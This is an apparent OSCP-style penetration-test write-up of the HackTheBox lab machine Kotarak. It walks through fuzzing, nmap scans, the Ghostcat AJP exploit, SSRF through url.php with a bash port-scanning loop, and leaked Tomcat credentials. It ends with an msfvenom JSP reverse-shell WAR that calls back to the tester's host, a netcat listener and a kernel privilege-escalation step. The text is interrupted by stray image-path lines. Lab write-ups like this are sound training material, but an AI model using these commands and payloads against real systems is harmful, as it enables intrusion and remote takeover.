1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, tags
Hostname: Kotarak
IP: 10.10.10.55
OS: Linux
Tags:
Arbitrary File Upload
Web

1.2 - Attack Surface Summary

> high level overview of exploitable services / potential
First fuzzing:
feroxbuster -u http://kotarak.htb:8080/ --wordlist /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200

→ Result:
```
302      0l      0w      0c http://kotarak.htb:8080/manager
302      0l      0w      0c http://kotarak.htb:8080/docs
302      0l      0w      0c http://kotarak.htb:8080/manager/images
401     63l     289w   2473c http://kotarak.htb:8080/manager/html
302      0l      0w      0c http://kotarak.htb:8080/examples
302      0l      0w      0c http://kotarak.htb:8080/docs/images
302      0l      0w      0c http://kotarak.htb:8080/docs/api
302      0l      0w      0c http://kotarak.htb:8080/docs/config
302      0l      0w      0c http://kotarak.htb:8080/docs/images/fonts
401     63l     289w   2473c http://kotarak.htb:8080/manager/text
401     63l     289w   2473c http://kotarak.htb:8080/manager/status
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/xml
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/images
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/error
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/include
302      0l      0w      0c http://kotarak.htb:8080/examples/servlets
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/security
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/forward
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/plugin
302      0l      0w      0c http://kotarak.htb:8080/examples/servlets/images
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/sessions
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/cal
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/colors
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/plugin/applet
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/async
302      0l      0w      0c http://kotarak.htb:8080/docs/architecture
302      0l      0w      0c http://kotarak.htb:8080/examples/jsp/dates
500     18l     92w   2670c http://kotarak.htb:8080/examples/jsp/include/j_security_check
500     18l     92w   2670c http://kotarak.htb:8080/examples/jsp/xml/j_security_check
500     18l     92w   2670c http://kotarak.htb:8080/examples/jsp/j_security_check
500     18l     92w   2670c http://kotarak.htb:8080/examples/jsp/error/j_security_check
500     37l    250w    3789c http://kotarak.htb:8080/examples/jsp/images/j_security_check
500     18l     92w   2670c http://kotarak.htb:8080/examples/servlets/j_security_check
500     18l     92w   2670c http://kotarak.htb:8080/examples/jsp/cal/j_security_check
302      0l      0w      0c http://kotarak.htb:8080/docs/architecture/startup
```
Second fuzzing:
ffuf -u http://kotarak.htb:60000/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -


e .php,.html,.txt

→ Result:
```
info.php            [Status: 200, Size: 92294, Words: 4583, Lines: 1110]
index.php           [Status: 200, Size: 1169, Words: 226, Lines: 77]
url.php             [Status: 200, Size: 2, Words: 1, Lines: 3]

```

1.3 - Exploitation Summary

> high level overview of the services you exploited
Depend of result nmap scan, search exploit with “AJP” on port 8009 with searchsploit:
searchsploit ajp
→ Result:
```
AjPortal2Php - 'PagePrefix' Remote File Inclusion                                   | php/webapps/
3752.txt
Apache Tomcat - AJP 'Ghostcat File Read/Inclusion                                   | multiple/webapps/
48143.py
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)                     | multiple/
webapps/49039.rb
```
Use script “Ghostcat” (48143.py) to try exploit machine
python 48143.py -p 8009 -f WEB-INF/web.xml 10.10.10.55
→ Result:
```
Getting resource at ajp13://10.10.10.55:8009/asdf
----------------------------
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

</web-app>
```
Still, there’s not much of interest in that folder, and trying to read outside that folder fails.

Exploit SSRF on url: http://kotarak.htb:60000/
First request url - Start http server on kali machine and check requests from Kotarak machine send
http://kotarak.htb:60000/url.php?path=http%3A%2F%2F10.10.14.3



Directory listing for /

- .bash_history
- .bash_logout
- .bashrc
- .bashrc.original
- .BurpSuite/
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .local/
- .mozilla/
- .pki/
- .profile
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zshrc


Second request:
http://kotarak.htb:60000/url.php?path=file%3A%2F%2F%2Fetc%2Fpasswd

→ Response: **Try Harder**


Third request:
http://kotarak.htb:60000/url.php?path=http%3A%2F%2F127.0.0.1%3A22

→ Response: **SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2Protocol mismatch.**
Banner of SSH Protocol.

Create a script to check all protocol running on Kotarak machine.
```
#!/bin/bash
for port in `seq 1 65535`; do
res=$(curl -s http://10.10.10.55:60000/url.php?path=http%3A%2F%2F127.0.0.1%3A${port});
len=$(echo $res | wc -w);
if [ "$len" -gt "0" ]; then
echo $port
echo $res
fi;
done
```
→ Result:
```
22
```

Protocol mismatch.p2 Ubuntu-4ubuntu2.2
90
<!DOCTYPE> <html> <head> <title>Under Construction</title> </head> <bodyd> This page is under construction. Please come back soon! </body> </html>
110
<html> <head> <title> favorites / bookmark title goes here </title> </head> <body bgcolor="white" text="blue"> <h1>Test page </h1> Absolutely nothing to see here. </body> </html>
200
Hello world!
320
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html> <head> <title>Accounting</title> <style type="text/css"> html,body{height: 50%; padding:0; margin:0;} form{ width: 30em;height:9em; margin:-5em auto 0 auto; position: relative; top:50%; border:1px dotted #ccc; padding:.25em; } fieldset{ margin:0; border:0;padding:0;} legend{float:left; font-size: 200%; text-align: center; color:blue; font-weight: bold; border-bottom: 1px solid blue; width:15em; padding:0; } label, label+ input {display:inline; float:left;margin-top: 1em;} label{text-align: right; width:28%; clear: left; margin-top:.8em; } label+ input{ width:60%; padding:.25em; ; margin-left:.5em; border: 1px inset; margin-left: } #sub{ margin-top:1em; position: relative; float:left;clear: left; margin-left: 29%} </style> </head> <body> <form action="" method="post"> <fieldset><legend>Super Sensitive Login Page</legend> <label for="name">Name: </label><input type="text" name="name" id="name" value="admin"> <label for="password">Password: </label><input type="password" name="password" id="password"> <input type="submit" value="Login" id="sub"> </fieldset> </form> </body> </html>
888
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <head> <meta http-equiv="content-type" content="text/html; charset=iso-8859-1"/> <title>Simple File Viewer</title> <link href="inc/default.css" rel="stylesheet" type="text/css" /> <!--[if lt IE 7.]> <script defer type="text/javascript" src="inc/js/pngfix.js"></script> <![endif]--> </head> <body> <h1> Simple File Viewer </h1><table width="100%" border="0" cellpadding="5" cellspacing="0" class="tableBorder"> <tr> <td width="35" valign="bottom" class="path">Path: </td> <td> Root </td> </tr> </table>
 <table width="100%" border="0" cellpadding="5" cellspacing="0" class="tableBorder"> <tr> <td colspan="2" class="tableHeader"><img src="inc/images/go-down.png" border="0" height="10" alt="order DESC"/ > Name</td> <td width="70" class="tableHeader" align="right">Size</td> <td width="155" class="tableHeader" align="right">Date modified</td> </tr> <tr > <td width="27"><img src="inc/images/generic.png" alt="dir" width="22" height="22" border="0"></td> <td class="tableElement">backup</td> <td class="tableElementInfo"> 2.22 kB</td> <td class="tableElementInfo"> 18 07 2017 21:42:11</td> </tr> <tr class="tableOdd"> <td width="27"><img src="inc/images/generic.png" alt="dir" width="22" height="22" border="0"></td> <td class="tableElement">blah</td> <td class="tableElementInfo"> 1 kB</td> <td class="tableElementInfo"> 13 07 2017 00:38:10</td> </tr> <tr > <td width="27"><img src="inc/images/generic.png" alt="dir" width="22" height="22" border="0"></td> <td class="tableElement">is</td> <td class="tableElementInfo"> 0 B </td> <td class="tableElementInfo"> 18 07 2017 21:50:21</td> </tr> <tr class="tableOdd"> <td width="27"><img src="inc/images/generic.png" alt="dir" width="22" height="22" border="0"></td> <td class="tableElement">on</td> <td class="tableElementInfo"> 0 B </td> <td class="tableElementInfo"> 18 07 2017 21:50:29</td> </tr> <tr > <td width="27"><img src="inc/images/generic.png" alt="dir" width="22" height="22" border="0"></td> <td class="tableElement">tetris.c</td> <td class="tableElementInfo"> 6.16 kB</td> <td class="tableElementInfo"> 18 07 2017 21:48:50</td> </tr> <tr class="tableOdd"> <td width="27"><img src="inc/images/generic.png" alt="dir" width="22" height="22" border="0"></td> <td class="tableElement">thing</td> <td class="tableElementInfo"> 0 B </td> <td class="tableElementInfo"> 18 07 2017 21:50:29</td> </tr> <tr > <td width="27"><img src="inc/images/generic.png" alt="dir" width="22" height="22" border="0"></td> <td class="tableElement">this</td> <td class="tableElementInfo"> 0 B </td> <td class="tableElementInfo"> 18 07 2017 21:50:21</td> </tr> </table> </body> </html>
```

## Check each port to get more information:
On port 90:




This page is under construction. Please come back soon!
```

On port 200:




Hello world!


On port 302:

Try input credential “admin” - “admin”, can't logon with them.


On port 888:




→ When click on file, the machine response with empty at uri “?doc={file}”



Input with full link to get information with url: **http://127.0.0.1:888/?doc=backup**




→ Result:



All content on page is hidden, so press Ctrl + U to see it:

→ Username="admin" password="3@g01PdhB!"

Go to url and authetication with above credential info:
http://kotarak.htb:8080/manager/html
→ Result:



Create a reverse shell with extension .war
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.3 LPORT=4444 -f war > shell.war

Upload and deploy **shell.war** on tomcat manager page:

Access this url to get reverse shell:
http://kotarak.htb:8080/shell/

→ Result:
```
┌──(root💀kali)-[/opt/OSCP/labs/HTB/55-Kotarak]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.55] 48016
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```

2.0 - Methodology and Walkthrough

2.1 - Enumeration


> scans and inital discover
First scan:
nmap -Pn -sS --stats-every 3m --max-scan-delay 20 --max-retries 1 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/55-Kotarak/10.10.10.55.txt 10.10.10.55

→ Result:
```
PORT      STATE SERVICE
22/tcp    open  ssh
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
60000/tcp open  unknown
```

Second scan:
nmap -Pn -nvv -sSV --version-intensity 9 -A -p22,8009,8080 -oN /opt/OSCP/labs/HTB/55-Kotarak/nmap-versions.txt 10.10.10.55

→ Result:
```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:d7:ca:0e:b7:cb:0a:51:f7:2e:75:ea:02:24:17:74 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDDfAOLS+7h/
C5JtTGQ7mr9dM70qpnhrk8tFSZFncNSMFyfw3JTg16I2KddMFRr3a/+qv+aAfF1VxyUuJl+tXlgvjgH3pRG/mDCl90U6zhz/
WVqPaeu8TIu/1ph+mUZHyss/bCVrt5mnbb1nG/AeDnX/+IiUINIdkgMB6aIOtC+B+zKV/
aIrk84HgV4IwfC03a2R7FRPwVzjCv97jhWjvqBEYt4UudazAmkBjgEC9xlJ9r8MjV/DrJ6M66rjCTeuLmiB3a/qz+CbC4k/
uey2b5D0p5nxMGkINjgL8X1t8BbGj1qOAS+HWWxQETuwYNVpTLeNuy1bev4kd2BZyewut/p
|   256 e8:f1:c0:d3:7d:9b:43:73:ad:37:3b:cb:e1:64:8e:e9 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEvZEilkawbySka+4LZlqha3pjcW2T4wq8WM1cwg/
DscLCxypOlh2bRkMitpUOz1kMftIZSGNdmERXvi0znPWFI=
|   256 6d:e9:26:ad:86:02:2d:68:e1:eb:ad:66:a0:60:17:b8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAID8PURIGd2/vCi9d91JK1f8wlyKrIPLcBBVVFsP8YXQ3
8009/tcp open  ajp13   syn-ack ttl 63 Apache Jserv (Protocol v1.3)
| ajp-methods:
```

| Supported methods: GET HEAD POST PUT DELETE OPTIONS
| Potentially risky methods: PUT DELETE
|_ See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp open http   syn-ack ttl 63 Apache Tomcat 8.5.5
| http-methods:
| Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_ Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat/8.5.5 - Error report
|_http-favicon: Apache Tomcat
60000/tcp open http   syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Kotarak Web Hosting
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS

```

## 2.2 - Exploitation

> gaining a shell
## Exploit SSRF at url:
view-source:http://kotarak.htb:60000/url.php?path=http%3A%2F%2F127.0.0.1%3A888%2F%3Fdoc%3Dbackup
→ Get Credentials username & password **admin** Tomcat
## Access tomcat manager page and upload reverse shell with .war file
→ Listening with netcat on port 4444 and browse to url: http://kotarak.htb:8080/shell/

## 2.3 - Elevation

> methods used to gain SYSTEM / root
## Download and Transfer file linpeas.sh to get information privesc:
→ Exploit kernel with module searchsploit 45010
## Get root user and locate root.txt with command:
locate root.txt
→ Result:




## 3.0 - Loot and Code

## 3.1 - Proof

> screenshot of whoami, ip, and flag
flag root:
950d1425795dfd38272c93ccbb63ae2c
```

3.2 - Code Used

> full exploit code with source and highlights of changes
Scan port SSRF with bash code:
```
#!/bin/bash
for port in `seq 1 65535`; do
res=$(curl -s http://10.10.10.55:60000/url.php?path=http%3A%2F%2F127.0.0.1%3A${port});
len=$(echo $res | wc -w);
if [ "$len" -gt "0" ]; then
echo $port
echo $res
fi;
done
```